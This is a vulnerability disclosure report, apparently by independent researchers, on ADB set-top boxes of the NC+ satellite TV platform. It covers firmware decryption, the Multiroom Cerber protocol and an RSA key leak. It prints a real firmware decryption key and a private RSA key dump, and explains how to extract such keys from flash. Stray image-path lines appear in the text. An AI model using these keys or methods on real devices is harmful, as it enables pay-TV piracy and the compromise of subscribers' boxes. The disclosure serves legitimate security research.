Exploitation Framework for STMicroelectronics DVB chipsets

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"Platform nc+ as a technology leader in the market and an operator with a rich program offer conducts many activities aimed at providing a high security of the offered content".

"In order to fulfill the requirements of content providers, platform nc+ is obliged to completely secure the Multiroom service"

NC+ note regarding Policy of Content Security (2018)
`https://ncplus.pl/zabezpieczenie-tresci`

DISCLAIMER

INTRODUCTION

This document contains technical description of security vulnerabilities discovered in ADB [1] set-top-box devices used by a digital satellite TV provider NC+ [2].

These are the same set-to-box device models of which security was successfully compromised by us 7 years ago [3]. Our research from 2012 was rather downplayed by the operator and set-top-box vendor. They officially[1] referred to it with the use of such terms as "potential bugs", "potential source of insecurity", "tests conducted in a controlled environment", "no breach or abuse of the 'N' platform's services occurred", "the research proved high standard of security of the Conax system and its immunity to illegal hacking" [4].

While, these statements were far from being true, we had no means to let arbitrary 3rd parties verify our findings. This was due to the fact that, access to vulnerable set-top-box devices was achieved with the use of a security vulnerability in a trusted Internet service (Onet Photo). As this vulnerability got fixed within a month from the reporting[2] (and before publication of our research), access to vulnerable STB devices was not possible any more[3].

SE-2011-01 research was conducted for 1.5 years. It resulted in a huge amount of information being acquired[4] about the environment of a SAT TV operator, Conax CAS system [5], STMicroelectronics [6] chipsets and ADB set-top-boxes in particular. Although the core details of this research was published at Hack in the Box security Conference by the means of two separate talks [7][8], many details pertaining to the tools used, successful compromise of set-top-boxes and ST chipsets were left unpublished. This in particular includes, but is not limited to:

- the details related to some interesting, but unverified ideas regarding security of ST DVB chipsets (published in 2018 [9]),
- the details pertaining to the SlimCORE and TKD crypto core analysis and reverse engineering (published in 2018 [10]),
- the tool for extracting ROMFS file system embedded by the main MHP application,
- the tool for extracting base Java classes from a CVM environment ([7], slides 71-72),
- the details pertaining to the security and integrity of set-top-box firmware (RSA root key location, RSA / SHA-1 protected blocks, CRC checksums, ILDS block and root file system AES-CMAC verification).

Six years had passed and in 2017/2018 we tried to obtain information regarding the impact and addressing of security vulnerabilities in STMicroelectronics chipsets [11]. We asked for the information at the chipset vendor and SAT TV operator in particular[5], but to our true surprise they were not willing to share any details with us.

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[1] through a press statement.

[2] we observed that the issue was fixed in mid Jan 2012, the fix was officially confirmed in Feb 2012.

[3] for arbitrary 3rd parties, set-to-box devices in our lab were compromised and could be still accessed regardless of the fixes issued by the operator, STB vendor and service provider.

[4] through pure software means such as reverse engineering.

[5] we also inquired Canal+ Group along Vivendi and asked for assistance French, Italian and US Government CERTs.

The above lied at the base of our decision to make an attempt and acquire missing information on our own [12]. In order to verify whether the vulnerabilities afecting ST chipsets have been addressed in the environment of NC+ operator, we simply needed to completely break their security again.

This goal was achieved and we again got access to STi7111 chipset of ITI-2849ST and ITI-2850ST set-top-box devices. We also successfully verified that 7 years following the disclosure the issues affecting ST chipsets have not been addressed for ITI-2849ST and ITI-2850ST set-top-boxes. On top of that, we found a completely new vulnerability in a fixed[6] version of ST DVB chipset used by ITI-2851S device. As a result, the same security compromise of Conax CAS implementation with chipset pairing could be achieved as for the old ST chipsets (plaintext values of CWPK and CWs could be obtained).

This report presents the results of our research and findings. It also describes the Proof of Concept code, which has a form of a software framework making it possible to gain access to vulnerable set-top-box devices and research security of SlimCORE / TKD Crypto cores of STi7111 DVB chipset in the environment of a real-life digital satellite TV platform (NC+). As a result, security of ST chipsets and status of the fixes can be investigated by independent parties.

Throughout this paper, any data pertaining to the identity of NC+ subscribers' is intentionally removed. This is done in order to protect NC+ subscribers from attacks.

ACQUIRING FIRMWARE

Our research of ADB set-top-boxes was resumed in second half of Aug 2017. Due to some negligence[7], in 2012 we lost access to all ITI-2849ST and ITI-2850ST set-top-box devices we had in our lab and were left with access to one ITI-5800S device only.

For some reason, the encryption key for firmware images of ITI-2849ST and ITI-2850ST set-top-box devices hasn't been changed following our 2012 hack. As a result these firmware images could be still successfully downloaded from a dedicated satellite broadcast stream:

```
box> play dvb://13e.514.3ad4
box> ssuinfo
SSU SVID:   0x3aca     PID:   041a
[UPGRADE 00]
- pid                      0x0bbd
- oui                      0x000391(Advanced Digital Broadcast)
- customer_id              0x45
- hardware version         0xb2b0  ITI5800S   (BSKA serial)
- ssu_table_id             0x0080
- ssu_unique_download_id   0x1234
[UPGRADE 01]
- pid                      0x0bbe
- oui                      0x000391(Advanced Digital Broadcast)
- customer_id              0x45
- hardware version         0xb2b1  ITI5800SX  (BSLA serial)
- ssu_table_id             0x0080
- ssu_unique_download_id   0x1234
```

---

[6] immune to the attacks revealed as part of SE-2011-01 research.

[7] a set-top-box factory reset triggered during development resulted in a flash erase, a set-top-box left without assistance resulted in automatic software update installation, etc.

```
[UPGRADE 02]
- pid                       0x0bbf
- oui                       0x000391(Advanced Digital Broadcast)
- customer_id               0x45
- hardware version          0xb2b2  ITI5800S   (BXZB serial)
- ssu_table_id              0x0080
- ssu_unique_download_id    0x1234
[UPGRADE 03]
- pid                       0x0bc5
- oui                       0x000391(Advanced Digital Broadcast)
- customer_id               0x45
- hardware version          0x0133  ITI-2851S
- ssu_table_id              0x0080
- ssu_unique_download_id    0x1234
[UPGRADE 04]
- pid                       0x0bc1
- oui                       0x000391(Advanced Digital Broadcast)
- customer_id               0x45
- hardware version          0x0107  ITI5720SX  (CLRA serial)
- ssu_table_id              0x0080
- ssu_unique_download_id    0x1234
...
[UPGRADE 07]
- pid                       0x0bc2
- oui                       0x000391(Advanced Digital Broadcast)
- customer_id               0x45
- hardware version          0x0110  ITI2850ST  (CSTA serial)
- ssu_table_id              0x0080
- ssu_unique_download_id    0x1234
[UPGRADE 08]
- pid                       0x0bc7
- oui                       0x000391(Advanced Digital Broadcast)
- customer_id               0x45
- hardware version          0x0136  ITI-3740SX
- ssu_table_id              0x0080
- ssu_unique_download_id    0x1234
[UPGRADE 09]
- pid                       0x0bca
- oui                       0x000117
- selector data
  0000:  00 01 17 f1 c0 00  ......
box> upgdnl 0x110
getting UPGRADE_FILE                             (     8273 sections) [#########
#######]
- processing image
  total size:       0x01fcff10
- decrypting image
  algorithm:        Twofish CBC 256bit
  key:
 size: 00000020
       0000:  47 45 52 47 20 5b 23 bc c6 cf 09 5a 55 4c 5c 50  GERG.[#....ZUL.P
       0010:  ee 52 91 5f ac 6b be 3e f2 7f d4 e4 34 f6 ea 7e  .R._.k.>....4...
- saving image
  output:           upgrade.dat
```


The only obstacle that needed to by bypassed was related to the fact that the data broadcast id descriptor for SSU service was not available in the Network Information Table (NIT) as in 2012. It was however present in the descriptor table of MPEG service 0x3aca visible from within the EMM Carousel 2 data broadcast service:

```
- [00000000] EMM Carousel 2                    dvb://13e.514.3ad4
```

Thus, the need to tune to (select) this service with the use of a `play` command prior to any SSU related actions such as enumeration or download.

SQUASHFS image

Firmware images for ADB set-top-boxes embed a SQUASHFS image for the root file system. The start of a SQUASHFS image can be identified by a sequence of 39 19 09 01 bytes as illustrated on Fig. 1.




ITI-2849ST / ITI-2850ST upgrade file (Jan 2018)

```
1bff00:  39 19 09 01 B2 07 00 00 00 00 00 00 00 00 00 00
1bff10:  00 00 00 00 00 00 00 00 00 00 00 00 03 00 01 00
1bff20:  00 00 0E 00 D0 02 03 78 56 34 12 DC 14 42 78 00
1bff30:  00                         00 00 00 00 00 00 D8
1bff40:  00                         E0 01 00 00 00 00 CC
1bff50:  00                         DF 01 00 00 00 00 87
1bff60:  92 DF 01 00 00 00 00 C3 EE DF 01 00 00 00 00 B4
1bff70:  00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 D8
```

Fig. 1 Byte sequence indicating SQUASHFS image start.

The bytes denoted are not the magic bytes of SQUASHFS image super block (Fig. 2).



SQUASHFS IMAGE HEADER

```
struct squashfs_super_block

unsigned int        s_magic;
unsigned int        inodes;
int                 mkfs_time
unsigned int        block_size;
unsigned int        fragments;
unsigned short      compression;
unsigned short      block_log;
unsigned short      flags;
unsigned short      no_ids;
unsigned short      s_major;
unsigned short      s_minor;
squashfs_inode      root_inode;
long long           bytes_used;
long long           id_table_start;
long long           xattr_id_table_start;
long long           inode_table_start;
long long           directory_table_start;
long long           fragment_table_start;
long long           lookup_table_start;
```

Fig. 2 SQUASHFS image header structure.

It is sufficient to change them to the SQUASHFS_MAGIC bytes (68 73 71 73 or "hsqs") and extract the data from such a starting point till the end of the upgrade image in order to obtain a valid SQUASHFS file system image.

Such an image, can be further used as the input to squashfs tools [13] and `unsquashfs` command in particular in order to obtain the files encompassing the root file system of a target set-top-box device:

```
# unsquashfs -i /mnt/USB/u.sqfs
Parallel unsquashfs: Using 1 processor
01fafc66
1687 inodes (4226 blocks) to write

squashfs-root
squashfs-root/appres
squashfs-root/appres/certificates
squashfs-root/appres/certificates/box_keystore.jks
squashfs-root/appres/certificates/cacert_keystore.jks
squashfs-root/appres/images
squashfs-root/appres/images/BlackSkin
squashfs-root/appres/images/BlackSkin/backgrounds
squashfs-root/appres/images/BlackSkin/backgrounds/hd_720_timeshift_black_bg_c.png
squashfs-root/appres/images/BlackSkin/backgrounds/hd_720_timeshift_black_bg_l.png
squashfs-root/appres/images/BlackSkin/backgrounds/hd_720_timeshift_black_bg_r.png
squashfs-root/appres/images/black
squashfs-root/appres/images/black/activation
squashfs-root/appres/images/black/activation/hd_720_orb_green.png
squashfs-root/appres/images/black/activation/hd_720_orb_red.png
squashfs-root/appres/images/black/backgrounds
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_b.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_c.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_l.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_lb.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_lt.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_r.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_rb.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_rt.png
squashfs-root/appres/images/black/backgrounds/hd_720_bg_menu_t.png
...
```

Prior to the use of any squashfs tools, one just needs to keep in mind that SQUASHFS file system in use by ADB set-top-boxes make use of LZO algorithm by default.


SSU key

Our proof of concept code acquires decryption key for decrypting SSU images of ITI-2849ST and ITI-2850ST set-top-boxes in the following way:

- 0x10 bytes (DECRYPTION_KEY_SIZE) are read from offset 0x4044 (DECRYPTION_KEY_OFF[8]) of `/dev/mtd0` device,
- 0x50 bytes (ENCRYPTED_DATA_SIZE) are are read from offset 0x25C84 (ENCRYPTED_DATA_OFF) of `/dev/mtd0` device,
- the SSU key are the first 0x20 bytes of the result of decrypting the ENCRYPTED_DATA with the use of a DECRYPTION_KEY, the decryption algorithm is Twofish operating in ECB mode.

---

[8] DECRYPTION_KEY actually corresponds to `ldr.rnd.data` STB property.



MTD0


```
4000:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4010:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4020:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4030:  FF FF FF FF FF FF FF FF FF FF FF FF 30 7E 00 00
4040:  23 64 14 00 40 B6 32 76 20 8D D7 95 9F AC 18 99
4050:  8E 33 56 5C FF F3 18 62 FF FF FF FF FF FF FF FF
4060:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
4070:  FF FF FF FF FF FF
```

- DECRYPTION KEY (LDR.RND.DATA)

Fig. 3 Decryption key location in MTD0 image.

We suspect that SSU keys for other ADB set-to-box devices could be acquired in a similar way. We conclude this upon the folowing:

- SSU key for ITI5800S and ITI5800SX set-top-box device follows the same pattern, but uses different DECRYPTION_KEY and ENCRYPTED_DATA offsets (0x4204 and 0x4100 respectively),
- the DECRYPTION_KEY is easily distinguishable in the FLASH data (block of 0x10 data surrounded by 0xff bytes (Fig. 3), the DECRYPTION_KEY stays around 0x4000 address due to the boot loader architecture),
- the decryption result is a block of 0x50 bytes starting with `47 45 52 47` sequence ("GERG" string) and ending with `42 41 5a 49` bytes ("BAZI" string). This is illustrated on Fig. 4.



Decrypted SSU key block

```
00:  47 45 52 47 20 5b 23 bc c6 cf 09 5a 55 4c 5c 50  GERG [#....ZUL\P
10:  ee 52 91 5f ac 6b be 3e f2 7f d4 e4 34 f6 ea 7e  .R._.k.>....4..~
20:  57 31 8a e1 65 00 00 00 00 00 00 00 00 00 00 00  W1..e...........
30:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
40:  00 00 00 00 01 00 00 00 01 00 00 00 42 41 5a 49  ............BAZI
```

- Patterns wrapping SSU key data

Fig. 4 Decrypted SSU key block pattern.

As the contents of NOR FLASH (MTD0) is not encrypted, it should be easy to discover the SSU key for other ADB devices by simply decrypting the MTD0 flash dump in a search for a key block encompassed by GERG and BAZI string sequences.

MULTIROOM BASICS

Multiroom is a service offered by NC+ digital satellite TV provider that makes it possible to watch subscribed TV channels on additional set-top-box (STB) devices located in a subscriber's home network (i.e. STB devices in other rooms of a subscriber's home).

ADB set-top-box devices contain support for two different Multiroom services:

- Multiroom Standard HD, which is the current Multiroom service NC+ offers to customers, security weakness in this service has been already a subject of our publication (security vulnerability described in [14]),

- Multiroom Premium HD, which is the Multiroom service available in the past (not available to new customers).

The primary difference between both offers lies in the possibility to control the resources / main (master) device from additional set-top-box devices. In Multiroom Standard HD, additional devices rely on the master device solely for authorization purposes. In Multiroom Premium, additional devices can use resources (take over) of a master device. This includes, but is not limited to tuning to a satellite signal source, scheduling recordings or making use of the VOD rentals. In that context, the Multiroom Premium implements the FollowMe TV technology.

Activation

Although, according to some sources [15] Multiroom Premium HD is not available to customers any more[9], it can be activated from within the set-top-box menu [16].

Upon activation, the `iti.app.config` STB variable[10] corresponding to the set-top-box configuration is changed to the value of 5. The set-top-box reboots and a user is inquired to complete the Multiroom Premium setup process [17] (signal and network setup, connection with a master set-top-box device, etc.).

As a side effect of the above, the value of a `hnsec.init` MHP APP variable[11] is set to 1 by the custom MHP application of the operator:

```
E.setProperty("iti.app.config", Integer.toString(i));

if(i == 5 || i == 6 || i == 11 || i == 12)
    E.setProperty("hnsec.init", Integer.toString(1));
else
    E.d("hnsec.init");
```

This enables the security for DLNA Home Networking [18]. As a result, the set-to-box device attempts to initiate a communication with the Cerber service of any discovered Multiroom master set-top-box device (potential master of a Multiroom Premium HD service).

Cerber service

ITI-2849ST and ITI-2850ST set-top-box devices contain a web server[12] listening on port 8080, which implements UPNP services illustrated in Table 1.

Service ID	Service URL[13]
`urn:adbglobal-com:serviceId:X_ADB_RemoteControl`	`http://IP:8080/upnpdev/serv/uuid_`*`UUID`*`/04`
`urn:stb:webservice`	`http://IP:8080/upnpdev/serv/uuid_UUID/05`
`urn:upnp-org:serviceId:ConnectionManager`	`http://IP:8080/upnpdev/serv/uuid_UUID/00`
`urn:upnp-org:serviceId:ContentDirectory`	`http://IP:8080/upnpdev/serv/uuid_UUID/01`
`urn:upnp-`	`http://IP:8080/upnpdev/serv/uuid_UUID/02`

---

[9] the service is apparently available to those customers that signed up for the service in the past (existing customers) [15].

[10] STB variables are stored in NOR flash.

[11] MHP APP variables are stored in `/flash/standalone.properties` file.

[12] BH server (BlackHole server).

[13] the values of IP and UUID in service URL are unique for each set-top-box device.

org:serviceId:ScheduledRecording	
urn:upnp-org:serviceId:X_ADB_CerberService	http://IP:8080/upnpdev/serv/uuid_UUID/03

Table 1 UPNP services implemented by ITI-2849ST and ITI-2850ST set-top-box devices.

The availability of these services are announced in the local network by the means of SSDP protocol broadcasts (NOTIFY messages) sent to UDP port 1900:

```
NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900
LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f-
68635914452c/00
NT: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c

NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900
LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f
68635914452c/00
NT: urn:schemas-upnp-org:device:MediaServer:3
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c::urn:schemas-upnp-
org:device:MediaServer:3

NOTIFY * HTTP/1.1
CACHE-CONTROL: max-age=1800
HOST: 239.255.255.250:1900
LOCATION: http://169.254.10.20:8080/upnpdev/devc/uuid_1d29c8c0-1dd2-11b2-ab3f
68635914452c/00
NT: urn:schemas-upnp-org:service:ConnectionManager:2
NTS: ssdp:alive
SERVER: ITI-2850ST/v15.2-rc-151-g42d9237 UPnP/1.0 BH-upnpdev/2.0
USN: uuid:1d29c8c0-1dd2-11b2-ab3f-68635914452c::urn:schemas-upnp-
org:service:ConnectionManager:2

...
```

The Cerber service is responsible for a setup of a secure communication channel between Multiroom Premium devices and for tunneling Multiroom application data, handling filters setup, time synchronization and CAI data (CA pids, etc.)

The messages exchanged are XML messages wrapped in a SOAP envelope. They are sent to `/upnpfun/ctrl/uuid_`*`UUID`* url of the BH server with the use of HTTP POST methods. The input and output arguments to SOAP actions are in most cases BASE64 encoded strings (arguments of `bin.base64` type) as illustrated by a sample below:

```
<?xml version="1.0" encoding="utf-8"?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
             s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
      <u:AuthorizationVerification
         xmlns:u="urn:schemas-upnp-org:service:X_ADB_CerberService:1">
```

```
        <ClientDeviceInfo>
          gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
          AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
          AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
          AAAAAAAAAAAAAAAAAAAAAAAAAACgAAACAwQ1koBUIEkCMQAAAA
          Svep+AAAAAAqAAAAdXVpZDoxZDI5YzhjMC0xZGQyLTExYjItYW
          ...
          Fpa/N9FwJABSSd78firg28eEB0JJ34QtsroQgwooVfi0VT0=
        </ClientDeviceInfo>
      </u:AuthorizationVerification>
    </s:Body>
  </s:Envelope>
```

The SOAP actions implemented by the Cerber service are illustrated in Table 2.

ACTION NAME	ARGUMENTS	
	IN	OUT
AuthorizationVerification	ClientDeviceInfo	ServerDeviceInfo AuthorizationStatus
SecureDataExchange	ClientSecureData	ServerSecureData
CheckDownload	ClientDeviceId	Result
FiltersSetup	FiltersSettings	Result
DataSend	DataPayload	Result
DataRequest	DataRequestPayload	DataResponsePayload
DataPolling	DataPollingPayload	DataResponsePayload

Table 2 SOAP actions implemented by the Cerber service.

Cerber protocol

Cerber protocol consists of request and responses exchanged between Multiroom server and client devices. In our tests, the protocol flow was always initiated by the client set-to-box device[14] and was composed of the following message sequences:

CLIENT -> SERVER	AuthorizationVerification_req
SERVER -> CLIENT	AuthorizationVerification_resp
CLIENT -> SERVER	SecureDataExchange_req
SERVER -> CLIENT	SecureDataExchange_resp
CLIENT -> SERVER	DataRequest _req
SERVER -> CLIENT	DataRequest _resp
CLIENT -> SERVER	DataPolling _req
SERVER -> CLIENT	DataPolling _resp

...

Detailed description of a data format used by some[15] of the Cerber messages is provided in APPENDIX A.

Argument data for initial messages is encrypted with the use of either RSA or AES ciphers. This is illustrated in Table 3.

ARGUMENT	CIPHER ALGORITHM AND MODES

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[14] the client responds with an error upon reception of the `AuthorizationVerification` request.

[15] limited to the messages handled in our Proof of Concept code.

ClientDeviceInfo	RSA
ServerDeviceInfo	RSA
AuthorizationStatus	RSA
ClientSecureData	AES / CBC / NOPADDING
ServerSecureData	AES / CBC / NOPADDING
DataRequestPayload	None
DataResponsePayload	None

Table 3 Ciphering status for Cerber protocol argument data.

VULNERABILITIES


As a result of the analysis of the firmware images of ITI-2849ST and ITI-2850ST set-top-box devices, 3 security vulnerabilities affecting ADB middleware and STLinux were discovered. Their technical description is provided below.

HNSEC RSA credentials leak (Issue 1)

For proper message dispatching and handling, Cerber service requires that encrypted payload data carried by `ClientDeviceInfo`, `ServerDeviceInfo` and `AuthorizationStatus` arguments can be successfully decrypted[16].

In order to process `AuthorizationVerification` message, private and public RSA keys needs to be known by both client and server devices.

For ITI-2849ST and ITI-2850ST set-top-boxes this key pair is embedded in plaintext in `libstd_pil_hnsec.so` binary as illustrated on Fig. 5.



```
.data:00033530 08 09 0A 0B 0C 0D 0E 0F  00 01 02 03 04 05 06 07
.data:00033540 08 09 0A 0B 0C 0D 0E 0F  00 01 02 03 04 05 06 07
.data:00033550 08 09 0A 0B 0C 0D 0E 0F  00 01 02 03 04 05 06 07
.data:00033560 08 09 0A 0B 0C 0D 0E 0F  72 7E 5E E1 0F D0 F3 BD
.data:00033570 94 ED E1 94 82 1C 4B EF  3B 1F 41 20 4C 4E 44 11
.data:00033580 CB F0 FA A1 E9 2B 02 5D  6E F4 55 6B 56 24 32 44
.data:00033590 4E 82 E8 F4 BC A9 47 85  7B D1 78 90 9A AE 51 02
.data:000335A0 D7 9C 02 4B 4F C7 63 FA  FF 70 71 17 3A 4D 02 45
.data:000335B0 46 39 D0 F2 F3 CF 20 53  F5 E2 6A E7 52 5C 83 19
.data:000335C0 CC 7B 20 17 8F D5 59 8E  62 7D 51 EE 38 6A DA 87
.data:000335D0 F2 A0 56 33 71 1F EC 82  DB 38 22 9C 78 D4 29 64
.data:000335E0 EE 3E 85 92 79 03 CB 07  4C 54 3F 40 B5 35 F7 D3
.data:000335F0 B8 9E 96 63 01 68 32 9F  7C BF 80 C0 32 DE D8 0B
.data:00033600 DD 4B 51 C1 46 1C AC 3E  49 F8 38 F2 39 6D 76 D8
.data:00033610 34 57 45 F8 7D C6 2F AE  52 8B A5 B5 BC 74 36 01
.data:00033620 E5 12 AC 32 35 2F 97 FB  C3 94 4D 9D 7F AA 42 AD
.data:00033630 94 A9 92 C5 48 06 E3 75  7C 7F 0C 4A 9A 6D 74 A6
.data:00033640 85 FE B8 85 7D 54 2A CA  B6 F2 89 43 25 D3 D1 DF
.data:00033650 7A 96 27 6D F3 30 3D 63  86 FC E8 64 6B A9 4A 97
.data:00033660 EA 3B CE E9 02 71 D6 CB  68 35 03 00 E8 35 03 00
.data:00033670 30 75 00 00 D2 E0 4E B7  2E 67 77 6F 2F A2 F6 A8
.data:00033680 65 49 7D 2C E1 B0 4C 32  EA A3 89 77 98 88 5F 8E
.data:00033690 3E 09 B2 47 61 4F 89 B4  91 27 C5 76 32 F6 89 30
.data:000336A0 49 24 7F 6A 57 AC 6A 1F  19 98 BC 1F A5 05 94 49
.data:000336B0 3C C6 9F F2 98 E1 4F 2F  44 A5 AB E0 48 3F A2 47
.data:000336C0 A2 88 7E FF 81 67 39 22  0A BF 1E F8 CF 77 54 FD
00023570 0000000000033570: .data:00033570
```

Fig. 5 RSA key-pair in libstd_pil_hnsec.so binary.

---

[16] that crc32 value computed over the decrypted payload data matches message checksum.

The first 0x80 bytes constitute the public modulus (PUB_MOD), the last 0x80 bytes form the private exponent (PRIV_EXP). The public exponent is equal to 0x03 (PUB_EXP).

Additionally, the very same RSA key pair is also embedded in plaintext in `libstd_pil_hnsec.so` binary included as part of the firmware for a TNR-2850ST set-top-box devices used by Canal Digital in Scandinavia.

